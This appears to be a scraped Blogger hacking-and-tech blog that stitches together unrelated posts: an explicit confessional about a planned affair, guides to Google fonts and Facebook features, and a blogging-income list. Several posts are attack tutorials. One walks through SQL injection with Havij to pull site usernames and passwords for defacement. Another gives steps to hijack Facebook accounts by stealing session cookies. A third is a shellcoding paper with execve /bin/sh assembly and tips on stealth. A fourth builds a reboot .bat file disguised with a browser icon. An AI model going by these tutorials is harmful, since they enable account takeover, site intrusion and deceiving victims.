This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

Recent Posts

Thursday, May 31, 2012

Mother Fuckers...BIPLOVE...

he second and last time. but...not always happily. most of the time, yes...but sometimes i want/need MORE: -want to be told i'm fucking hot, totally fuckable, and still sexy at age 44. even if it's not really all that true any more (hell, i'm 44 and have had 2 kids!) -want to be wanted more than i want. sometimes want to want more than i'm wanted.  - want to be taken. just totally taken. by surprise. maybe even by a stranger.   so, here's my confession: i'm a white married mom of four who loves to party and still get my rock'n'roll on. i go to a punk concert and and later meet a younger and exceptionally hot black man who wants nothing more than to fuck me silly. drunk as i am, much as i want to...i say 'no can do, married, kids, blah blah blah.'  except...


i make out with him in a back alley like we're teenagers. he gives me a fucking HICKEY, fer chrissake. i haven't had a hickey since high school. we don't actually have sex, not even sort of...just heavy kissing & copping a few feels now and then. still, we remain chaste as chaste can be when one of us is MARRIED.  so, a couple days pass where i feel alternately guilty and thrilled that a young 30-something single guy wants me. he texts my phone the next morning...while i'm still in the guilt phase...so i ignore it. try to pretend it didn't happen. the silly hickey is a 'curling iron burn'...and i try to forget. which works just fine until tonight, when my husband tells me he's horny but tired (subtext=kind of bored, too). So i answer the text, tell him to call me (embarrasingly, neither of us remembers each others name - just the lust, the want, the FUCK ME NOW feeling). Weirdly, that's ok with us both. We really just want to screw each other silly. So...what do i do? follow my fantasy? (in all my years as a single person, i've wanted to fuck a black man but never had the chance or the right man). i realize that this sounds horrible: i don't want to fuck him just b/c he's black, or just b/c he's younger than me, though those things play heavily into my fantasies... i want to fuck him because there is something i've lost in my marriage: this younger hot guy wants to worship me, wants to pay a kind of attention to me, and my pussy, that i think my husband has forgotton about. i want to fuck him to see him come: to worship him, his cock...something my husband now takes for granted. BUT. but. but. i'm not the kind of woman to have an affair, to cheat on a husband who loves me even once the sense of being cherished is gone. i know that is unsustainable in the long-term, but easy to achieve in the short, esp. with a man who knows he can never really HAVE ME, OWN ME, OR COUNT ON ME. goddammit, that's part of the thrill: I AM NOT YOURS. I do not belong to you any more than you belong to me. WE CAN JUST ENJOY EACH OTHER'S BODIES. he knows where we stand. i can't bring myself to tell my husband my fantasies about this (he pretends he would indulge my fantasies, but i don't trust the reality of detail). is his race part of the thrill? it's another horrible thing i hate to admit (because generally, i don't 'see' race often). but yes, yes, yes, it is. the thought of his dark skin against my fair irish-american skin is thrilling to me. but then there's the fears: #1, my husband finds out and is hurt because i didn't tell him first. #2, that this sweet young man wants more from me than i can give. #3, he's just playing out his own fantasy and i am just his pawn. and the worst fear???? once he sees this 44 year old body he finds me completely unattractive. i don't really want advice, i'm afraid. i'll probably follow through on this because I WANT. because HE WANTS. because...what's the worst that can happen? chances are (safe sex), no one will ever know besides the two of us...


IF u want to see fuckers on facebook then click this link:http://www.facebook.com/biplove.khadka

Friday, June 24, 2011

SQL Injection Tutorial with HAVJI


SQL Injection Tutorial with HAVJI
According to a survey the most common technique of hacking awebsite is SQL Injection. SQL Injection is a technique in which hacker insert SQL codes into web Forum to get Sensitive information like (User Name , Passwords) to access the site and Deface it. The traditional SQL injection method is quite difficult, but now a days there are many tools available online through which any script kiddie can use SQL Injection to deface a webite, because of these tools websites have became more vulnerable to these types of attacks.

One of the popular tools is Havij, Havij is an advanced SQL injection tool which makes SQL Injection very easy for you, Along with SQL injection it has a built in admin page finder which makes it very effective.


Warning - This article is only for education purposes, By reading this article you agree that HWA is not responsible in any way for any kind of damage caused by the information provided in this article.


Supported Databases With Havij

  • MsSQL 2000/2005 with error.
  • MsSQL 2000/2005 no error union based
  • MySQL union based
  • MySQL Blind
  • MySQL error based
  • MySQL time based
  • Oracle union based
  • MsAccess union based
  • Sybase (ASE)

Demonstration

Now i will Show you step by step the process of SQL injection.

Step1: Find SQL injection Vulnerability in tour site and insert the string (likehttp://www.target.com/index.asp?id=123) of it in Havij as show below.


Step3: Now click on the Analyse button as shown below.


Now if the your Server is Vulnerable the information about the target will appear and the columnswill appear like shown in picture below:


Step4: Now click on the Tables button and then click Get Tables button from below column as shown below:


Step5: Now select the Tables with sensitive information and click Get Columns button.After that select the Username and Password Column to get the Username and Password and click on the Get Table button.

Countermeasures: 

Here are some of the countermeasures you can take to reduce the risk of SQL Injection

1.Renaming the admin page will make it difficult for a hacker to locate it

3.Use a Intrusion detection system and compose the signatures for popular SQL injection strings

4. One of the best method to protect your website against SQL Injection attacks is to disallow special characters in the admin form, though this will make your passwords more vulnerable to bruteforce attacks but you can implement a capcha to prevent these types of attack.

Monday, June 20, 2011

SONY hacked again! Target:Sony Ericsson Canada

Apparently this time Sony Ericsson Canadian store was their target. In the beginning SONY PLAYSTATION network was hacked, then Sony managed to bring it online then it got hacked again. After that incident Sony Music Entertainment got hacked and now it is the unfortunate Sony Ericsson Canada to take the hit!
sony-hacked-again
Hits are increasing day by day and many of Sony networks are becoming potential targets. HACK SONY has become the new trend, whoever wants to show off his hacking skills should manage to hack any SONY’s site and will become the next VIP in the market, according to an article at The Hacker News.
Reports on CNET, suggests that a data breach struck many artists websites which were under Sony Entertainment Greece this Sunday. About 8,500 records containing e-mail addresses, telephone nos., Usernames and Passwords were swiped off the sites. Many of you might not be knowing LulzSec, it is a hacker group who were behind the abomination of FOX.com. Yes, these are the same guys who cracked Sony Ericsson Japanese sites. The Hack attack was performed through a SQL injection. LulzSec also announced on its official Twitter account that they were the one who took it down. Take a look at the database structure of SONY, LulzSec had posted this at pastebin.com.
LulzSec-hacks-sony
The latest attack being the Sony Ericsson’s Canadian store. Engadget broke this news just today and we are here to look at what they had to say about it. According to the post, 2000 eshop customers data was taken. Thank god, there were no reports of any credit card fraud. This being the 10th attack on SONY, we dont know when these series of constant security breaches are ever going to stop.
sony-ericsson-hacked-doh
Many Hackathon’s have been arranged such as TechCrunch’s NYC Hackathon and Change.org’s HACK FOR CHANGE to curb the illegal breaches by bringing in good security specialists who will find security loopholes and fix them at the earliest. If you think you are a good coder and believe you have what it takes to be an ethical hacker and can perform a top-rated hack then go to hackforchange.com and sign up now!

View original article at Chaaps: SONY hacked again! Target:Sony Ericsson Canada

How to test the Working of your Anti Virus in your PC

1. Open a notepad (New Text Document.TXT) and copy the following code exactly onto it, and save the notepad..

X5O!P%@AP[4PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

2. Rename the file from New Text Document.TXT to myfile.com

3. Now run the antivirus scan on this myfile.com file.

If the antivirus is functioning properly on your computer, then it should generate a warning and immediately delete the file upon scanning. Otherwise you may have to re-install your antivirus..

Sunday, June 12, 2011

Facebook Hack: How to hack a Facebook Account | Cookie Stealing

I wrote three articles on Cookie stealing and now adding one more article to this Cookie stealing section. We talked about How to hack Facebook account using Phishing. Today, I am going to inform you the method to hack a Facebook account using Cookie Stealing. If you have not yet gone through my previous Cookie stealing articles, please read them before you proceed further in this article on how to hack a Facebook account.


How to hack a Facebook account: -


Facebook usually authenticates its user using cookies. So, whenever user logs in to his account, Facebook server sends a session cookie to user browser and this cookie is used by server to authenticate the user. So, if you are possessing the victim account’s cookie, Facebook will grant you the access to victim account.

Steps to hack Facebook account: -


1.   Using Wireshark or HTTP Debugger Pro, capture the cookie of victim Facebook account. Refer the Wireshark tutorial for more information on how to capture Facebook cookie.

2.   Install Greasemonkey and CookieInjector script in your Firefox. Restart Firefox.


3.   Now, go to Facebook.com. Make sure you are not logged in. Using keyboard, press Alt+C to see a text box. Enter the victim cookie you have copied in Step 1 in this text box and hit on Enter.

4.   Now, simply refresh your Facebook page and you will find yourself logged in to victim’s Facebook account.


That’s it friends. You are now able to hack a Facebook account using Cookie stealing method. This method works perfect if victim is not using any SSL encryption i.e. HTTPs while logging in to his Facebook account. If you face any problem in this tutorial on how to hack a Facebook account using Cookie stealing, please mention it in comments.


Enjoy n hack a Facebook account using Cookie stealing…

Note: This is illegal and is for educational purpose only. Any loss/damage happening will not be in any way our responsibility.

Wednesday, June 8, 2011

Advanced Shellcoding Techniques

  ***************************************************
     *                                                                                               *
     * Advanced Shellcoding Technique-by HackingRaz                   *
     *                                                                                               *
     ************************************************

Introduction

This paper assumes a working knowledge of basic shellcoding techniques, and x86 assembly, I will not rehash these in this paper.  I hope to teach you some of the lesser known shellcoding techniques that I have picked up, which will allow you to write smaller and better shellcodes.  I do not claim to have invented any of these techniques, except for the one that uses the div instruction.


The multiplicity of mul

This technique was originally developed by Sorbo of darkircop.net.  The mul instruction may, on the surface, seem mundane, and it's purpose obvious.  However, when faced with the difficult challenge of shrinking your shellcode, it proves to be quite useful.  First some background information on the mul instruction itself.

mul performs an unsigned multiply of two integers.  It takes only one operand, the other is implicitly specified by the %eax register.  So, a  common mul instruction might look something like this:

movl $0x0a,%eax
mul $0x0a

This would multiply the value stored in %eax by the operand of mul, which in this case would be 10*10.  The result is then implicitly stored in EDX:EAX.  The result is stored over a span of two registers because it has the potential to be considerably larger than the previous value, possibly exceeding the capacity of a single register(this is also how floating points are stored in some cases, as an interesting sidenote).

So, now comes the ever-important question.  How can we use these attributes to our advantage when writing shellcode?  Well, let's think for a second, the instruction takes only one operand, therefore, since it is a very common instruction, it will generate only two bytes in our final shellcode.  It multiplies whatever is passed to it by the value stored in %eax, and stores the value in both %edx and %eax, completely overwriting the contents of both registers, regardless of whether it is necessary to do so, in order to store the result of the multiplication.  Let's put on our mathematician hats for a second, and consider this, what is the only possible result of a multiplication by 0?  The answer, as you may have guessed, is 0.  I think it's about time for some example code, so here it is:

xorl %ecx,%ecx
mul %ecx

What is this shellcode doing?  Well, it 0's out the %ecx register using the xor instruction, so we now know that %ecx is 0.  Then it does a mul %ecx, which as we just learned, multiplies it's operand by the value in %eax, and then proceeds to store the result of this multiplication in EDX:EAX.  So, regardless of %eax's previous contents, %eax must now be 0.  However that's not all, %edx is 0'd now too, because, even though no overflow occurs, it still overwrites the %edx register with the sign bit(left-most bit) of %eax.  Using this technique we can zero out three registers in only three bytes, whereas by any other method(that I know of) it would have taken at least six.


The div instruction

Div is very similar to mul, in that it takes only one operand and implicitly divides the operand by the value in %eax.  Also like, mul it stores the result of the divide in %eax.  Again, we will require the mathematical side of our brains to figure out how we can take advantage of this instruction.  But first, let's think about what is normally stored in the %eax register.  The %eax register holds the return value of functions and/or syscalls.  Most syscalls that are used in shellcoding will return -1(on failure) or a positive value of some kind, only rarely will they return 0(though it does occur).  So, if we know that after a syscall is performed, %eax will have a non-zero value, and that  the instruction divl %eax will divide %eax by itself, and then store the result in %eax, we can say that executing the divl %eax instruction after a syscall will put the value 1 into %eax.  So...how is this applicable to shellcoding? Well, their is another important thing that %eax is used for, and that is to pass the specific syscall that you would like to call to int $0x80.  It just so happens that the syscall that corresponds to the value 1 is exit().  Now for an example:

      
xorl %ebx,%ebx
mul %ebx
push %edx
pushl   $0x3268732f
pushl   $0x6e69622f
mov %esp, %ebx
push %edx
push %ebx
mov %esp,%ecx
movb $0xb, %al  #execve() syscall, doesn't return at all unless it fails, in which case it returns -1
int $0x80

divl %eax  # -1 / -1 = 1
int $0x80

Now, we have a 3 byte exit function, where as before it was 5 bytes.  However, there is a catch, what if a syscall does return 0?  Well in the odd situation in which that could happen, you could do many different things, like inc %eax, dec %eax, not %eax anything that will make %eax non-zero.  Some people say that exit's are not important in shellcode, because your code gets executed regardless of whether or not it exits cleanly.  They are right too, if you really need to save 3 bytes to fit your shellcode in somewhere, the exit() isn't worth keeping.  However, when your code does finish, it will try to execute whatever was after your last instruction, which will most likely produce a SIG ILL(illegal instruction) which is a rather odd error, and will be logged by the system.  So, an exit() simply adds an extra layer of stealth to your exploit, so that even if it fails or you can't wipe all the logs, at least this part of your presence will be clear.


Unlocking the power of leal

The leal instruction is an often neglected instruction in shellcode, even though it is quite useful.  Consider this short piece of shellcode.

xorl %ecx,%ecx
leal 0x10(%ecx),%eax

This will load the value 17 into eax, and clear all of the extraneous bits of eax.  This occurs because the leal instruction loads a variable of the type long into it's desitination operand.  In it's normal usage, this would load the address of a variable into a register, thus creating a pointer of sorts.  However, since ecx is 0'd and 0+17=17, we load the value 17 into eax instead of any kind of actual address.  In a normal shellcode we would do something like this, to accomplish the same thing:

xorl %eax,%eax
movb $0x10,%eax

I can hear you saying, but that shellcode is a byte shorter than the leal one, and you're quite right.  However, in a real shellcode you may already have to 0 out a register like ecx(or any other register), so the xorl instruction in the leal shellcode isn't counted.  Here's an example:

xorl    %eax,%eax
xorl    %ebx,%ebx
movb    $0x17,%al
int    $0x80
      
xorl %ebx,%ebx
leal 0x17(%ebx),%al
int $0x80

Both of these shellcodes call setuid(0), but one does it in 7 bytes while the other does it in 8.  Again, I hear you saying but that's only one byte it doesn't make that much of a difference, and you're right, here it doesn't make much of a difference(except for in shellcode-size pissing contests =p), but when applied to much larger shellcodes, which have many function calls and need to do things like this frequently, it can save quite a bit of space.


Conclusion

I hope you all learned something, and will go out and apply your knowledge to create smaller and better shellcodes.  If you know who invented  the leal technique, please tell me and I will credit him/her. 

Facebook Virus Prank – Make fun of your friend!!!

Today I’ll show you an easy step by step tutorial about how to make a Facebook virus using simple commands on notepad. This will make the victims think that they have a virus when they click on an icon such as Internet Explorer or Mozilla Firefox…


This “virus” is totally harmless and won’t do any damage to your victim’s computer.
When a victim clicks on the icon he will get a warning message like

“WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED!!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!”

You can change the text to whatever you want. If you have some other interesting ideas, let me know. This virus doesn’t do anything to your friend’s pc, but to see his scared face, that’s something :) …

Now let’s start with the tutorial:

  • Open notepad
  • Type the following text in:

@echo off
msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED!!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!

PAUSE
shutdown -r -t 300 -c ” SORRY!!! YOUR FACEBOOK ACCOUNT IS NOW BEING DELETED!!! PLEASE WAIT ……….


  • Save as Internet Explorer.bat (or whatever you want, but be sure that the last letters are .bat)

  • Change icon of the .bat to something like Internet Explorer or Mozilla

  • Have fun

If you can't take the hassle of making this prank virus you can download it here.

Thursday, June 2, 2011

How To Use Google Custom Fonts For Blogger?

For years, Bloggers and web-designers were using those simple web fonts to style their blogs and templates. They didn’t had an option to change those fonts as there were only some fonts accepted world-wide as web fonts. It was impossible to use another fonts on web pages as they would appear in ten monitors in ten different styles ! Their appearance may change in  respect of the change in the OS, softwares … etc of that computers. So web-designers were trapped under those countable fonts…
But now Google has launched their new service Google web fonts with the slogan – ‘Making the Web Beautiful!’. This service will allow you to use custom fonts on google font directory on our blog/ websites without any sign-up or anything else. As it’s from ‘Google’, It doesn’t have any complications and it’s also completely free for commercial and private use.,No restrictions held or no harsh laws. This could make your blog look more stylish and is applicable for blogger blogs too. Don’t get amazed, It’s True ! I’ll show you how to do it with blogger.
Step 1 : Back-up Your blogger template
It’s always the first step for any blogger tutorial. I’ll be using this step as the first step for all my tutorials on allblogtools. You should always take a back-up of your blogger template before testing any hacks on blogger.
For this, go to Design or layout -> Edit HTML -> Download full template
Step 2 : Select your Font
For this, Go to Google Font directory and select any one of those stylish font, which you want to use on your blog.
How To Use Google Custom Fonts For  Blogger.
Step 3 : Get the Code for your Font
In this tutorial I’ll be using the Tangerine font, Which I liked the Most. For this just click on the name Tangerine and a new windows will open. Select The tab named ‘Get the code‘.
Step 4 : Add the Code to your Blogger template
Now you have to copy the Code they provide and you have to add the code to your blogger template, just after
<head>
tag of your blogger template.
The code may look something like;-
<link href='http://fonts.googleapis.com/css?family=Tangerine' rel='stylesheet' type='text/css'>

Important : ?Please add a Forward slash (“/“) before the the end of the tag (“>”) of this code. i.e, The above code should look like ;-

<link href='http://fonts.googleapis.com/css?family=Tangerine' rel='stylesheet' type='text/css'/>
This is because blogger use XML for coding which won’t allow unclosed tags like this. So you have to close this tag by adding the forward slash.
Now Copy the code and paste it just after
<head>
. It should be the first code after the
<head>
section. Otherwise it could cause problems while displaying the text in IE and may be in Firefox.
Please remember to add the forward slash before the end tag. and now please click Save Template
now the code required for Google web font has been added to your blog. Now you have to can use google fonts in your blog by applying it on any widget tags.
Step 5 : Add the CSS code for Font to your Blog.
Now the last and final step. In this step, you have to specify where you want to add the font and have to add the css code for it.
If you want to make the font appear for a specific sentence only in your blog post, then use the HTML code ;-
<div style="font-family: 'FontName', serif;">Your text</div>
in the above code change
FontName : to the font name that you chosen it from google.
Your text : to any text you want.
If you want the font to appear for your
  • Blog titile
  • Post title
  • post body
  • sidebar fonts
you have to add the CSS code for it. Don’t worry, It’s very very easy.
Here I’ll tell you How you can change your post title. For this you have to search for the title css code
.post h3
or
.post-title h3
This is the common css code for post title in blogger. now we have to add the css code for the new fonts for this code,. For this, add/modify these lines below the above codes.
font-family: 'Your Font Name';
The code should look something like ;-
.post h3 {
font-family: 'Your Font Name';
}
Here I had added the css code for Tangerine. You should post the css code between the “{” and “}” tags of .post h3. Like wise you can add the css code for other position too by modifying the css code.
Here i’ll mention the main positions and the common css code for each position. Please note that it may change if you are using any custom template.
  • Title : h1
  • Post title : .post h3 or .post-title
  • Post font : .post-body
  • Sidebar : .sidebar h2
the above tags helps you to change the font for any position of the above 4 tags.
for example, if you want to change the post font,
in the above table, you can see that the tag to edit for the post font, is .post-body
so you have to search for .post-body in your template, and below it, add the following line.
font-family: 'google Font Name';
the final code should looks like
The code should look something like ;-
.post-body {
font-family: 'Your Font Name';
}
These above values may change in some custom themes. But these are the common seen tags. If you didn’t find the tags with this, try searching similar tags.

Wednesday, June 1, 2011

Group chat in Facebook

Group chat in Facebook

chat Many of them using group chat in gtalk. But I think some of them only know this is also available in Facebook. This is a new application in Facebook which is already present in gtalk. Using group chat we can chat with so many people at a same time in a single window. If we enter any chat in the window means it will get displayed to all the members who are in the group. Even the friends who are all in offline will also receive the chats. This is one of the best applications developed by Facebook recently. Here I will tell how to create group chat in Facebook. I hope every one will enjoy this application.
Step1
Login to your Facebook account. If you don’t have Facebook account means create an account and login to your account. In your right side of the page you will see create group button. Have a click on it.

Step2
After clicking create group you will see a window like this. Enter your group name in the window for example I entered school. Then add some particular friends who are all in your Facebook friends list. You can add any number of friends in the group. You can also set privacy for your account. The privacy may be  open(Members and content are public), closed(Members are public, content is private) and Secret(Members and content are private)

Step3
Then click the create button. Now your groups get created. Then you will see lot of options say chat with group, add friends to your group and leave your group. Now the group is created and you can chat with the group. like this you can add any number of groups to your account.

IMPORTANT STEP
After creating the group click edit group and create a Facebook mail address to your group. Now you can share the email address to all friends and enjoy group chatting with your friends.
facebook
technologyblog

You May also Like This:

Thursday, May 26, 2011

How I Make Money from Blogs – My Top Earners?

Update – I have updated the list of my top income earners from blogging.
It’s been a fair while since I talked specifically about my blogging earnings. I decided a year or so ago that I wasn’t going to put specific dollar figures to my income any more in public – however as I get a lot of questions from readers asking for updates I thought I’d share where my blogging income has been coming from lately.
All I will say in terms of dollar figures is that I am still well and truly earning over six figures per year from the following income streams.
The following is a ranking of my top 9 income streams for the fourth Quarter of 2006. It is a summary of the income from my own personal blogs – ie income from b5media (where I am an employee as well as a shareholder) is not included – either is income from Six Figure Blogging (which continues to sell at a reasonable rate) or any speaking or consulting work that I do (very little these days anyway).
I’ve also included a little information on how I use each of these income streams and which products that they offer work best for me which I hope is helpful for others looking to monetize their blogs or websites. Note – Some of the following links are affiliate links.

1. Chitika

Chitika
While they don’t work on every blog (for example I don’t use them here at ProBlogger) and there is a traffic minimum to be accepted by them Chitika continue to be my highest earner. They offer a variety of ad units and income streams – the top three for me are eMiniMalls, Related Product Units and Shoplincs. They continue to work best on product related sites. Place RPU units at the end of posts (they give a good option for people to click on when they finish reading and experiment with linking directly to products in your shoplinc from product reviews (of the same products) on your blogs. I’ve written plenty of Chitika Optimization tips here and here.

2. AdSense

Adsense
The most popular form of advertising on blogs is AdSense (according to a few studies that I’ve seen) and for me it’s a reliable earner that brings in a significant level of income (just under what Chitika pulls in each month). While I use referrals and their search product on some of my sites I find that normal ad units are producing the best income for me – particularly rectangle (250 x 300 pixels) ones placed close to content with a blended design. For tips on optimizing AdSense on your blog check out this 8 part series.

3. Text Link Ads

Tla
Perhaps the biggest mover for me over the last 12 months in terms of my earnings has come from TLA. While they have a ceiling in what they earn per site they are another good solid earner for me – particularly now that they’ve added feedvertising (RSS ads) which out performs any other type of RSS ad that I’ve tried. I’m hearing from many bloggers that TLA is their biggest earner now. It works best on sites that have been around for a while – you don’t need big traffic to be accepted – but having a page rank and some search engine presence helps.

4. Amazon Associates

Amazon-Logo-1The forth Quarter of each year tends to be a good one for me when it comes to commissions from Amazon. The last quarter is a time that people are in a buying mood in the lead up to Christmas – smart placement (deep linking inside posts) can bring great conversions. The key is picking relevant products to promote. Read more tips on affiliate programs for blogs for a few other tips on optimizing Amazon.

5. Private Ad Deals

I don’t do a lot of private ad deals (it’s something I should focus upon more but there are only so many hours in the day) but when they come in they can be significant (if you have decent traffic). I’ve just signed two deals on my digital photography blog with Apple and Adobe for the next couple of months so I suspect this one will leap up next quarter.

6. Miscellaneous Affiliate Programs

My blogs have a variety of smaller affiliate programs running from them. I try to find quality products that relate to my topics that I can genuinely recommend – often via reviews. Some of the better converting products that I’ve recommended this last quarter included – Digital Photography Secrets (a camera technique series), Pro Photo Secrets (a photoshop product) and SEO Book (Aaron’s legendary resource).

7. ProBlogger Job Boards

Jobboardheader
Not spectacular earnings but growing. I see this more as a service to readers than an income stream at this point – however it does pay for itself and bring in a few hundred dollars each month.

8.Performancing’s Partners Network

The now defunct ad network did bring in a few hundred dollars last quarter. I was sad to see this close as it offered an interesting alternative.

9. BlogAds

Blog-Ads
I don’t use them much these days but they do bring in a little each month. I noticed BlogAds decrease in performance for me around the time they went to the new version. I’m not sure if it’s my problem or theirs but apart from one blog I rarely see any sales these days.

How Much Do I Spend?

A question that I’m regularly asked when I do such posts is ‘how much do you spend’ to earn what you earn?
The answer is ‘very little’.
I do experiment occasionally with using AdWords to promote my blogs – but don’t have the time or patience to get into it heavily (the biggest month I’ve had with AdWords ever is $100 – just over $3 a day). Other than that I don’t do any paid promotional activities and my costs are really just hosting related and the normal ISP and office costs.

Countries without Facebook domination


Do you think Facebook is the top website in the world? Or are you a stubborn old businessman that still thinks that Facebook i just for the young hip people in US? Well, according to The pingdom team there is only 13 countries in the world where Facebook is not in the top 5 most visited websites. And which are these countries? I think some of them are quite obvious.

The countries where Facebook is not dominating:

Countries without Facebook domination
The 13 countries are mostly Asian, plus some in Europe, and then Brazil.
The full list is here: (The number represents the position that Facebook is. For example, in Latvia Facebook is the 8:th biggest site.)
  • China - Blocked
  • Iran - 26
  • Japan – 15
  • Belarus - 11
  • Russia - 10
  • Brazil 8 -
  • Kyrgyzstan - 8
  • Latvia - 8
  • Ukraine – 8
  • Kazakhstan - 7
  • Vietnam - 7
  • Poland - 6
  • Moldova - 6

Are you surprised?

I am not surprised that Facebook is blocked in China. And I am not surprised that Facebook has a low user-amount in the middle east and old Soviet countries. But I am quite surprised about Japan and Brazil. In Japan, one of the most high tec countries in the world, Facebook is the 26:th biggest site? Probably they have some own communities over there. Brazil, on the other hand is one of the fastest growing economies, that gets higher and higher life standards, education and wealth all the time, there Facebook is only the 8:th biggest site.

In every other country Facebook dominates.

The users were measured in 130 countries with high online-penetration. And only in 13 countries Facebook were not top five. In every “western-country”, North America, Europe and Australia Facebook rules. You still think that your business should not be on Facebook?
I bet you like these posts as well:
  1. World war 2 on Facebook. Historical facebook-updates 2
  2. Historical facebook-updates
See more articles in the category: Facebook tricks

How to Invite ALL friends to a Facebook fanpage?


 A time ago Facebook changed the “fan-pages” to “pages you like”, and about then, or a little bit before, the button where you could invite all your friends disappeared. Instead there is a “Suggest to friends” link under the profile picture. When you click that one the common facebook popup appears:
suggest friends to facebook fanpageAnd there is no button for inviting all your friends anymore. You have to click every single friend for being able to invite everyone to your fantastic Facebook page.
Frustrating, isnt it?
But no worries, as with every problem, there is a freaking tight workaround for this one too..

The workaround for inviting every friend to the fanpage:


Sorry to say it, but it is a single line of Javascript that provides the solution. And do not leave now, the word Javascript is not as dangerous as it sounds! (Yeah, Ive been scared of it too). Take this line and paste it into the address-field of your browser:  javascript:fs.select_all();
Like this:
javascript select all workaround for facebook pages
And then hit enter.

What you now see is this:
choose all facebook friends
This easy copy-paste-action actually marked all your friends in the popup. Now you just need to hit “Send Invitations” and you are done! One good thing with this is that the little piece of javascript does not send any invitations itself, the only thing it does is to mark everyone in the box so that you don’t need to select them all yourself.
That was the lesson for today, now, go and invite all your friends to fanpages, especially to the ones I’ve made.. :) This workaround does also work for Events. So now it is easy to invite everybody to events too.
(There is actually a fanpage for this javascript too, believe it or not: Fanpage for javascript:fs.select_all(); )
I bet you like these posts as well:

How to make a facebook profile banner?


Make a facebook profile banner

You have probably seen the new Facebook profile layout, where there are five small pictures on the top of every profile page. And you have probably also been seeing that people use these five pictures to make quite awesome banners for their pages. There are some Facebook apps that helps you with making the Facebook profile banner from one of your pictures. (I have tested this profile banner creator). But everyone has the skills to do that, here we want to step it up a little and use the four white lines that comes between images to our favor. It is impossible to get rid of, or delete the white lines, so let’s use them in this tutorial.

I am locked in to Facebook and can not get out

